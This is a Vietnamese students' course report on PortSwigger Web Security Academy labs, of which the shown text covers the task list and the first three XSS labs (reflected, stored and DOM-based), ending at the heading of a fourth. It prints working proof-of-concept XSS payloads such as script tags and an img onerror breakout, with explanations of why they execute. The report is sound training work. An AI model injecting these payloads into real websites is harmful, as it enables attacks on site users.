

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

KHOA CÔNG NGHỆ THÔNG TIN



---

Báo cáo

**ĐỒ ÁN 2**

---

Môn học: An ninh máy tính

CSC15003\_22MMT

Sinh viên:

Nguyễn Hồ Đăng Duy  
Phạm Quang Duy

Giảng viên hướng dẫn:

Lê Giang Thanh  
Lê Hà Minh  
Phan Quốc Kỳ

## Mục lục

<b>1</b>	<b>Phân công</b>	<b>2</b>
<b>2</b>	<b>Trình độ APPRENTICE</b>	<b>4</b>
2.1	Reflected XSS into HTML context with nothing encoded . . . . .	4
2.2	Stored XSS into HTML context with nothing encoded . . . . .	7
2.3	DOM XSS in document.write sink using source location.search . . . . .	10
2.4	DOM XSS in innerHTML sink using source location.search . . . . .	13
2.5	Stored XSS into anchor href attribute with double quotes HTML encoded . . . . .	16
2.6	SQL injection vulnerability allowing login bypass . . . . .	19
2.7	SQL injection vulnerability in WHERE clause allowing retrieval of hidden data . . . . .	22
2.8	Basic SSRF against the local server . . . . .	25
2.9	Basic SSRF against another back-end system . . . . .	28
2.10	OS command injection, simple case . . . . .	32
<b>3</b>	<b>Trình độ PRACTITIONER</b>	<b>35</b>
3.1	SQL injection attack, querying the database type and version on MySQL and Microsoft . . . . .	35
3.2	SQL injection attack, querying the database type and version on Oracle . . . . .	38
3.3	SQL injection attack, listing the database contents on non-Oracle databases . . . . .	40
3.4	SQL injection attack, listing the database contents on Oracle . . . . .	44
3.5	SQL injection UNION attack, determining the number of columns returned by the query . . . . .	49
3.6	File path traversal, traversal sequences blocked with absolute path bypass . . . . .	50
3.7	File path traversal, traversal sequences stripped non-recursively . . . . .	53
3.8	File path traversal, traversal sequences stripped with superfluous URL-decode . . . . .	55
3.9	File path traversal, validation of start of path . . . . .	57
3.10	File path traversal, validation of file extension with null byte bypass . . . . .	58
<b>4</b>	<b>Trình độ EXPERT</b>	<b>60</b>
4.1	Broken brute-force protection, multiple credentials per request . . . . .	60
4.2	Bypassing access controls using email address parsing discrepancies . . . . .	65
4.3	Web shell upload via race condition . . . . .	68
4.4	Reflected XSS with AngularJS sandbox escape and CSP . . . . .	74
4.5	Reflected XSS in a JavaScript URL with some characters blocked . . . . .	77
4.6	Developing a custom gadget chain for PHP deserialization . . . . .	81
4.7	Developing a custom gadget chain for Java deserialization . . . . .	89
4.8	SSRF with whitelist-based input filter . . . . .	100
4.9	Exploiting XXE to retrieve data by repurposing a local DTD . . . . .	104
4.10	Exploiting server-side parameter pollution in a REST URL . . . . .	110
	<b>Tài liệu tham khảo</b>	<b>118</b>

# 1 Phân công


STT	Trình độ	Lab	Người thực hiện	Hoàn thành
1	APPRENTICE	Reflected XSS into HTML context with nothing encoded	Phạm Quang Duy	✓
2	APPRENTICE	Stored XSS into HTML context with nothing encoded	Phạm Quang Duy	✓
3	APPRENTICE	DOM XSS in <code>document.write</code> sink using source <code>location.search</code>	Phạm Quang Duy	✓
4	APPRENTICE	DOM XSS in <code>innerHTML</code> sink using source <code>location.search</code>	Phạm Quang Duy	✓
5	APPRENTICE	Stored XSS into anchor <code>href</code> attribute with double quotes HTML-encoded	Phạm Quang Duy	✓
6	APPRENTICE	SQL injection vulnerability allowing login bypass	Phạm Quang Duy	✓
7	APPRENTICE	SQL injection vulnerability in WHERE clause allowing retrieval of hidden data	Phạm Quang Duy	✓
8	APPRENTICE	Basic SSRF against the local server	Phạm Quang Duy	✓
9	APPRENTICE	Basic SSRF against another back-end system	Phạm Quang Duy	✓
10	APPRENTICE	OS command injection, simple case	Phạm Quang Duy	✓
11	PRACTITIONER	SQL injection attack, querying the database type and version on MySQL and Microsoft	Nguyễn Hồ Đăng Duy	✓
12	PRACTITIONER	SQL injection attack, querying the database type and version on Oracle	Nguyễn Hồ Đăng Duy	✓
13	PRACTITIONER	SQL injection attack, listing the database contents on non-Oracle databases	Nguyễn Hồ Đăng Duy	✓
14	PRACTITIONER	SQL injection attack, listing the database contents on Oracle	Nguyễn Hồ Đăng Duy	✓
15	PRACTITIONER	SQL injection UNION attack, determining the number of columns returned by the query	Nguyễn Hồ Đăng Duy	✓

STT	Trình độ	Lab	Người thực hiện	Hoàn thành
16	PRACTITIONER	File path traversal, traversal sequences blocked with absolute path bypass	Phạm Quang Duy	✓
17	PRACTITIONER	File path traversal, traversal sequences stripped non-recursively	Phạm Quang Duy	✓
18	PRACTITIONER	File path traversal, traversal sequences stripped with superfluous URL-encoded representation	Phạm Quang Duy	✓
19	PRACTITIONER	File path traversal, validation of start of path	Phạm Quang Duy	✓
20	PRACTITIONER	File path traversal, validation of file extension with null byte bypass	Phạm Quang Duy	✓
21	EXPERT	Broken brute-force protection, multiple credentials per request	Nguyễn Hồ Đăng Duy	✓
22	EXPERT	Bypassing access controls using email address parsing discrepancies	Nguyễn Hồ Đăng Duy	✓
23	EXPERT	Web shell upload via race condition	Nguyễn Hồ Đăng Duy	✓
24	EXPERT	Reflected XSS with AngularJS sandbox escape and CSP	Nguyễn Hồ Đăng Duy	✓
25	EXPERT	Reflected XSS in a JavaScript URL with some characters blocked	Nguyễn Hồ Đăng Duy	✓
26	EXPERT	Developing a custom gadget chain for PHP deserialization	Nguyễn Hồ Đăng Duy	✓
27	EXPERT	Developing a custom gadget chain for Java deserialization	Nguyễn Hồ Đăng Duy	✓
28	EXPERT	SSRF with whitelist-based input filter	Nguyễn Hồ Đăng Duy	✓
29	EXPERT	Exploiting XXE to retrieve data by repurposing a local DTD	Nguyễn Hồ Đăng Duy	✓
30	EXPERT	Exploiting server-side parameter pollution in a REST URL	Nguyễn Hồ Đăng Duy	✓

## 2 Trình độ APPRENTICE

### 2.1 Reflected XSS into HTML context with nothing encoded

Minh chứng




Hình 1: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết

Khi truy cập vào lab và thử tìm kiếm **test** thì thu được giao diện phản hồi như sau:

- Dòng HTML sinh ra có dạng `<h1>1 search results for 'test'</h1>`
- Dữ liệu không được **escape HTML**, nghĩa là nếu thay `test` bằng đoạn mã HTML/JS, nó sẽ được render và thực thi trên trình duyệt.



Hình 2: Kết quả khi tìm kiếm

Để hoàn thành bài lab, ta phải chèn đoạn mã `alert()` vào source HTML để thực hiện tấn công XSS. Ở đây nhóm sử dụng payload:

```
1 <script>alert(1)</script>
```


Khi chèn payload trên vào ô search và thực hiện truy vấn, phần HTML sinh ra sẽ có dạng:

```
1 <h1>0 search results for '<script>alert(1)</script>'</h1>
```


Trình duyệt render toàn bộ đoạn mã `<script>` bên trong nội dung, sau đó thực thi hàm `alert(1)`.

## Kết quả đạt được

Chèn thành công payload, khi nhấn **Search** thì trang web sẽ xuất hiện thông báo `alert(1)`



Hình 3: Hộp thoại alert(1) được bật lên



Hình 4: Lab đã được đánh dấu là Solved

## 2.2 Stored XSS into HTML context with nothing encoded

Minh chứng

The screenshot shows a browser window with the URL [portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded](https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded). The page title is "Lab: Stored XSS into HTML context with nothing encoded". A sidebar on the left contains a navigation menu with items like "Back to all topics", "What is XSS?", "How does XSS work?", "Impact of an attack", "Proof of concept", "Testing", "Reflected XSS", "Stored XSS", "DOM-based XSS", "XSS contexts", "Exploiting XSS vulnerabilities", "Dangling markup injection", "Content security policy (CSP)", "Preventing XSS attacks", "Cheat sheet", and "View all XSS labs". The main content area displays the lab description: "This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the `alert` function when the blog post is viewed." Below the description is an orange button labeled "ACCESS THE LAB". Further down are sections for "Solution" and "Community solutions".

The screenshot shows a browser window with the URL [0a9a000404ddd5d480649a6e008600e9.web-security-academy.net/post?postId=2](https://0a9a000404ddd5d480649a6e008600e9.web-security-academy.net/post?postId=2). The page title is "Stored XSS into HTML context with nothing encoded". The top navigation bar includes the "Web Security Academy" logo, a "Back to lab description" link, and a green "Solved" badge with a trophy icon. An orange banner at the top says "Congratulations, you solved the lab!". Below the banner are links for "Share your skills!" (with icons for Twitter and LinkedIn) and "Continue learning >". The main content area features a large image of a diverse crowd of people.


Hình 5: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Giao diện bình luận cho phép người dùng gửi nội dung lên server qua form POST. Nếu nhập bình thường:

- Tên: `test name`
- Nội dung: `test cmt`

Thì kết quả sẽ hiển thị lại như sau:



Hình 6: Giao diện bình luận blog

→ Dữ liệu được phản hồi vào HTML **mà không mã hóa**, do đó nếu chèn thẻ `<script>` thì trình duyệt sẽ hiển và thực thi nó.

Từ đó có thể xây dựng payload XSS như sau:


```
1 <script>alert(1)</script>
```

Sau khi gửi nội dung trên qua form bình luận, trang web lưu dữ liệu này lại và hiển thị mỗi khi người khác truy cập bài viết. Đoạn mã độc sẽ được render lại như sau và thực thi các đoạn code bên trong:

```
1 <section class="comment">
2   <p>
3     <script>alert(1)</script> | 01 August 2025</p>
4   <p><script>alert(1)</script></p>
5 </section>
```

## Kết quả đạt được

Sau khi thực hiện gửi payload trên và quay trở lại giao diện blog, hộp thoại `alert(1)` được bật lên, chứng tỏ tấn công **Store XSS** thành công.



Hình 7: Hộp thoại `alert(1)` được bật lên

## 2.3 DOM XSS in document.write sink using source location.search


Minh chứng

The screenshot shows a browser window displaying a lab from the Web Security Academy. The URL is [portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink](https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink). The page title is "Lab: DOM XSS in document.write sink using source location.search". It is categorized under "APPRENTICE" and "LAB". The description explains that the lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality, using the `document.write` function to write data from `location.search`. Below the description are buttons for "ACCESS THE LAB", "Solution", and "Community solutions". On the left, there is a sidebar with a navigation menu for XSS topics like "What is XSS?", "How does XSS work?", etc.

The screenshot shows a browser window displaying the completed lab page. The URL is [0a1300ac03c7584e80c81c41000300c1.web-security-academy.net/](https://0a1300ac03c7584e80c81c41000300c1.web-security-academy.net/). The page title is "DOM XSS in document.write sink using source location.search". The status is "Solved" with a green badge. A message at the top says "Congratulations, you solved the lab!". There are buttons for "Share your skills!" and "Continue learning >". Below the message, it says "0 search results for ""> <img src="" onerror="alert(1)">". There is a search bar and a "Search" button. At the bottom, there is a link "[< Back to Blog](#)".

Hình 8: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Hình 9: Kết quả khi tìm kiếm `test`

Dựa vào tab Inspect, ta có đoạn mã JavaScript của ứng dụng như sau:

```

1 function trackSearch(query) {
2   document.write('');
4 }
5
6 var query = (new URLSearchParams(window.location.search)).get('search');
7 if (query) {
8   trackSearch(query);
}

```

Đoạn code trên dùng để tracking từ khóa người dùng tìm kiếm bằng cách tải ảnh `tracker.gif` với query string. Trong đó:

- `window.location.search`: lấy phần query string trên URL (ví dụ: `?search=test`)
- `URLSearchParams(...).get('search')`: lấy giá trị `test`
- `trackSearch(query)`: truyền giá trị đó vào hàm
- `document.write(...)`: ghi trực tiếp một chuỗi HTML mới vào DOM

Tuy nhiên, phần `document.write` sử dụng trực tiếp input của người dùng (`query`) mà không escape. Từ đó cho phép chèn mã HTML/Javascript tùy ý.

Để khai thác, ta cần phá vỡ thẻ `<img>` đang được tạo, chèn thêm 1 thẻ mới chứa JavaScript độc hại. Dựa vào ý tưởng trên, có payload như sau:

```
1 "><img src=x onerror=alert(1)>
```

Sau khi payload được chèn và chương trình chạy đoạn code JavaScript trên. DOM sẽ render ra đoạn HTML có dạng:


```
1 <img src=x onerror=alert(1)>">
```

Khi đó:

- Trình duyệt sẽ kết thúc thẻ `<img>` đầu tiên và tạo một thẻ `<img>` mới với `onerror`.
- Do `src=x` là không hợp lệ, sự kiện `onerror` được kích hoạt → thực thi `alert(1)`.

## Kết quả đạt được

Payload hoạt động đúng như dự đoán, đoạn code JavaScript được chèn từ query string đã được thực thi trong DOM và hộp thoại alert(1) được bật lên:



Hình 10: Hộp thoại alert(1) được bật lên

## 2.4 DOM XSS in innerHTML sink using source location.search

